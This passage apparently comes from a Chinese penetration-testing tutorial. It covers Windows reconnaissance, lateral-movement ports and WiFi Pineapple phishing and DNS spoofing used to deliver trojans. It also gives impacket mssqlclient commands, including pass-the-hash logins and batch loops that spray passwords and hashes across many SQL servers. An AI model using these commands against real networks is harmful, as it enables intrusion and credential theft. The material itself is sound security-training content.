C:\Users\yu  >wmic environment get Description, VariableValue
Description                     VariableValue

<SYSTEM>\ComSpec                %SystemRoot%\system32\cmd.exe

<SYSTEM>\DriverData             C:\Windows\System32\Drivers\DriverData

<SYSTEM>\OS                     Windows_NT

<SYSTEM>\PATHEXT                .COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC

<SYSTEM>\PROCESSOR_ARCHITECTURE  AMD64

<SYSTEM>\TEMP                   %SystemRoot%\TEMP

<SYSTEM>\TMP                    %SystemRoot%\TEMP

<SYSTEM>\USERNAME               SYSTEM

<SYSTEM>\windir                 %SystemRoot%

<SYSTEM>\Path                   C:\Program Files\Microsoft MPI\Bin\;C:\Program Files (x86)\Parallels\Parallels Tools\Applications;%SystemRoot%\sys
sPowerShell\v1.0\;C:\Program Files\dotnet\;C:\Program Files\Microsoft SQL Server\130\Tools\Binn\;%SYSTEMROOT%\System32\OpenSSH\;c:\Program Files (x
<SYSTEM>\asl.log                Destination=file

<SYSTEM>\MSMPI_BIN              C:\Program Files\Microsoft MPI\Bin\

<SYSTEM>\PSModulePath           %SystemRoot%\system32\WindowsPowerShell\v1.0\Modules\

<SYSTEM>\NUMBER_OF_PROCESSORS   2

<SYSTEM>\PROCESSOR_LEVEL        6

<SYSTEM>\PROCESSOR_IDENTIFIER   Intel64 Family 6 Model 158 Stepping 13, GenuineIntel

<SYSTEM>\PROCESSOR_REVISION     9e0d

NT AUTHORITY\SYSTEM\Path        %USERPROFILE%\AppData\Local\Microsoft\WindowsApps;
```



系统环境变量

```
wmic computersystem get Name, Domain, Manufacturer, Model, Username, Roles/format:list
```

```
C:\Users\yu  >wmic computersystem get Name, Domain, Manufacturer, Model, Username, Roles/format:list


Domain=WORKGROUP
Manufacturer=Parallels Software International Inc.
Model=Parallels Virtual Platform
Name=7CEE
Roles={"LM_Workstation","LM_Server","SQLServer","NT"}
UserName=7CEE\yu
```



```
wmic sysdriver get Caption, Name, PathName, ServiceType, State, Status /format:list
```




关于更多的信息可以通过官方的说明文档

```
https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/wmic
```

关于powershell的Get-Wmi对象

Get-Wmi是获取Windows Management Instrumentation（WMI）类的实例或有关可用类的信息。我们需要首先知道自己的windows计算机支持那些可用的WMI类

```
Get-Wmiobject -list  自己的windows计算机支持那些可用的WMI类
```




```
get-wmiobject
get-wmiobject -class win32_process
```

在本地计算机上获取进程

具体的参数以及命令在官方文档中进行查询：

```
https://docs.microsoft.com/zh-cn/powershell/module/Microsoft.PowerShell.Management/Get-WmiObject?view=powershell-5.1#parameters
```

很棒的powershell官方命令

11、内网横向常见端口

Port. 445

SMB(Server Message Block) Windows协议族，主要功能为文件打印共享服务，简单来讲就是共享文件夹

该端口也是近年来内网横向扩展中比较火的端口，大名鼎鼎的永恒之蓝漏洞就是利用该端口，操作为扫描其是否存在MS17-010漏洞。正常情况下，其命令主要是建立IPC服务中

空会话

```
net use \\192.168.1.x
```

远程本地认证

```
net use \\192.168.1.2 /user:a\username password
```

注：a/username 中 a 为工作组情况下的机器命名，可以为任意字符，例如workgroup/username

域 test.local 远程认证

```
net use \\192.168.1.2 /user:test\username password
```

Port:137、138、139

NetBios端口，137、138为UDP端口，主要用于内网传输文件，而NetBios/SMB服务的获取主要是通过139端口

Port: 135

该端口主要使用DCOM和RPC（Remote Procedure Call）服务，我们利用这个端口主要做WMI（Windows Management Instrumentation）管理工具的远程操作

```
使用时需要开启wmic服务
几乎所有的命令都是管理员权限
如果出现 "Invalid Globa| Switch"，需要使用双引号把该加的地方都加上
远程系统的本地安全策略的“网络访问：本地帐户的共享和安全模式"应设为“经典-本地用户以自己的身份验证"
防火墙最好是关闭状态
```

该端口还可以验证是否开启 Exchange Servert

Port: 53

该端口为DNS服务端口，只要提供域名解析服务使用，该端口在渗透过程中可以寻找一下DNS域传送漏洞，在内网中可以使用DNS协议进行通信传输，隐蔽性更加好

参考文章：

dns隧道之dns2tcp

```
https://blog.csdn.net/gsls200808/article/details/50318947
https://blog.csdn.net/deng_xj/article/details/88834124
```

dns隧道之unseat2

```
https://www.cnblogs.com/bonelee/p/7927706.html
https://blog.csdn.net/ddr12231/article/details/102306989
```

Port: 389

用于LADP（轻量级目录访问协议），属于TCP/IP协议，在域过程中一般出现在域控上出现该端口，进行权限认证服务，如果拥有对该域的用户，且担心net或者其他爆破方法不可行的情况，可以尝试使用LADP端口进行爆破

工具可以使用类似于hydra等开源项目

Port: 88

该端口主要开启Kerberos服务，属于TCP/IP协议，主要任务是监听KDC的票据请求，该协议在渗透过程中可以进行黄金票据和白银票据的伪造，以横向扩展某些服务

Port: 5985

该端口主要介绍WinRM服务，WinRM是Windows对WS-Management的实现，WinRM允许远程用户使用工具和脚本对Windows服务器进行管理并获取数据。并且WinRM服务自Windows Vista开始成为Windows的默认组件

条件:

```
Windows Vista上必须手动启动，而Windows Server 2008 中服务是默认开启的
服务在后台开启，但是端口还没有开启监听，所以需要开启端口
使用 winrm quickconfig 对winRM进行配置，开启HTTP和HTTPSS监听，且需要开启防火墙
```

二、打入内网

1、外部接入点-WiFi

2.1.1 无线攻击实战应用之 DNSSpoof、Evil Portal、DWall

组合拳入侵（配合）

前言：主要向大家介绍 WiFi Pineapple（以下简称“菠萝”）设备的基本使用方法，以及通过菠萝中的几个模块达到中间人攻击，网站钓鱼和获得shell。文章中主要使用到DWall、Evil Portal与DNSMasq Spoofv三个模块

Pineapple开启与网络桥接将菠萝的按钮由off划到wifi标志，稍等片刻便会向周围发射两个无线信号。一个无线信号是菠萝的管理ap，一个是给受害者使用的开放ap。这两个ap的ssid以及管理ap的密码均可以在菠萝的web管理界面中设置

```
http://www.wifipi.org:8080/WiFiPineapple-%E7%94%A8%E6%88%B7%E6%89%8B%E5%86%8C-V1.3.pdf
https://shop.hak5.org/products/wifi-pineapple
```

参考该资料以及购买菠萝设备连接！
简单总结一下利用模块解释：

Evil Portal

可以利用Evil Portal模块获取TP-LINK管理员密码，它的作用是可以使接入用户在访问任意网站时都跳转到我们事先设置好的Landing page中。 Landing Page是设置菠萝网关的页面，此处我们重定向到公网上一台配置好钓鱼网站的vps上，也可给菠萝添加一张sd卡，直接将钓鱼网站文件放置到菠萝中

Dwall

使用DWall进行中间人攻击DWall中文名称叫"绵羊墙"，是菠萝中的一个默认安装模块，它可以嗅探已连接客户端的所有HTTP请求，如URLS、Cookies、Post Data，以及实时地显示出客户端正在浏览的图片等

DNSSpoof

此处使用到菠萝中的 DNSMasq spoc模块。它的作用是dns劫持，获取到受害客户端的域名解析控制权。我们可以在hosts中设置想要进行欺骗的域名，当用户输入该域名后，模块会欺骗用户将域名解析成设置好的IP，此处我们设置跳转到菠萝网关上

DNSSpoof模块可以尝试获取shell，可以尝试使受害者重定向到一台公网上的vps来下载木马文件，诱导受害者点击。木马文件可精心构造，比如具有欺骗性的文件名，免杀木马等。

DNS欺骗原理

DNS服务器工作原理是，存储IP地址到DNS名称映射的记录（称为资源记录）数据库，联系这些资源记录与客户端，并将这些资源记录与其他DNS服务器联系。而客户端对于每个通过互联网发送的DNS请求都包含一个独特的识别码，其目的在于辨识查询和响应，并将对应的查询和响应配对在起。这就意味着，如果我们可以拦截客户端发送的DNS请求包，做一个包含该识别码的假数据包，这样目标计算机就会根据识别码认为这个假数据包就是其需要的结果，从而接受我们发送的包。这里尝试使用nslookup查看域名解析情况，用tracert命令跟踪：无修改，dns欺骗，配置静态dns，三种情况下访问测试域名的路由情况

2.1.2 防护意见

```
配置静态可靠的dns
将访问的重要域名与P地址进行绑定
提高安全意识,不轻易连接不可信的、开放的无线热点
```

2、应用系统漏洞利用


2.2.1 常见漏洞扫描

2.2.1.1 Nmap扫描漏洞技巧

```
auth    处理身份验证
broadcast  网络广播
brute    暴力猜解
default  默认
discovery  服务发现
dos    拒绝服务
exploit  漏洞利用
external  外部扩展
fuzzer    模糊测试
intrusive  扫描可能造成不良后果
malware  检测后门
safe    扫描危害较小
version  版本识别
vuln    漏洞检测
```

通用参数 -vuln


```
nmap --script=vuln 192.168.175.138
```



这儿是我自己搭建的win7虚机扫描的结果，存在两个高危可利用漏洞情况

MS17-010

```
map --script=smb-vuln-ms17-010 192.168.175.138
```



2.2.1.2 impacket框架之mssql服务器安全检测

在实际渗透测试工作中经常会遇到检测项目中mssq服务器安全性,此篇文章介绍 impack框架中 mssqlclient的使用方法。

mssqlclient与其他工具相比的优势

```
跨平台，python脚本编写，并且已有exe版本
命令行执行，速度快
支持使用 socks代理传输数据
支持以hash传递的方式进行账号验证
支持 windows认证模式进行mssq服务的安全检测
执行sq命令可以是交互式,也可以直接回显sq命令执行结果
```

win和linux环境下使用

1）在windows环境下使用windows认证模式，mssqlclient测试登陆sqlserver服务器，账号验证通过后会直接返回 sql shell

```
mssqlclient.exe dayu/sqladmin@192.168.3.73 -windows-auth
```

2）通过 socks代理，在linux环境下使用 windows认证模式，mssqlclient测试登陆 sqlserver服务器，账号验证通过后会直接返回 sql shell

```
proxychains python mssqlclient.py dayu/sqladmin@192.168.x.x -windows-auth
```

3）通过 socks代理，以mssql账号验证方式测试登陆mssql服务器，账号验证成功后执行mssql. txt内的sql命令

```
proxychains python mssqlclient.py ./sa:admin@192.168.x.x -file mssql.txt
```

4）通过 socks代理，在linux环境下使用 windows认证模式，mssqlclient测试登录sqlserver服务器，账号验证成功后执行 command.txt内的sql命令

```
proxychains python mssqlclient.py -p 1433 dayu/sqladmin:123456@192.168.x.x -windows-auth -file cpmmand.txt
```

5）在windows环境下使用windows认证模式，使用ntlm hash验证方式，mssqlclient测试登陆sqlserver服务器，账号验证成功后执行command.txt内的sql命令

```
mssqlclient.exe -p 1433 -hashes :"hash值" dayu/sqladmin@192.168.x.x -file command.txt -windows-auth
```

同样也可以用于webshell环境下

批量检测

除此之外，还可以批量检测内网 SQL server服务器的账号安全性
需要准备的文件有：

```
mssqlclient.exe(必须)
command.txt(必须)
```

以下四个文件需选其一：

```
hashes.txt （需验证的 ntlm hash字符串列表）
username.txt（需验证的 username列表）
password.txt（需验证的密码字符串列表）
Ips.txt  （需验证的p字符串列表）
```

举例以下几种批量检测的bat脚本内容

1）测试以 windows认证模式，使用hash传递验证，使用 mssqlclient批量测试登陆 sqlserver服务器，Ips.txt 内容为待检测 sqlserver服务ip，每行一条

```
FOR /F %%i in (ips.txt) do mssqlclient.exe -p 1433 -hashes :hash值 ......
```

2）测试以 windows认证模式，使用hash传递验证，指定主机 ntlm hash遍历验证，hashes.txt为待检测已知 ntlm hash内容，每行一条

```
FOR /F %%i in (hashes.txt) do mssqlclient.exe -p 1433 -hashes %%i domain/adminis.......
```

3）测试以 sqlserver认证模式，指定待检测主机，遍历验证 passwords.txt 内密码有效性，passwords.txt为已知密码内容，每行一条，验证成功后执行 command.txt内sql命令

```
FOR /F %%i in (passwords.txt) do mssqlclient.exe -p 1433 ./sa:%%i@192.168.x.x ....
```

4）测试以 sqlserver认证模式，指定待检测密码，遍历验证ip.txt内所有服务器，ip.txt为待检测sqlserver服务器，每行一条，验证成功后执行 command. txt内sql命令

```
FOR /F %%i in (ips.txt) do mssqlclient.exe -p 1433 ./sa:password123@%%1i -file ......
```

这四种命令补全查看前面的讲解即可，或者查看参考资料

参考资料：

```
https://github.com/SecureAuthCorp/impacket    --下载
https://www.puckiestyle.nl/impacket/
https://github.com/SecureAuthCorp/impacket/issues/613
```

2.2.1.3 MS17010py脚本利用

前言

因为有些机器存在漏洞，但是使用MSF的模块利用失败，而使用py脚本则能成功利用

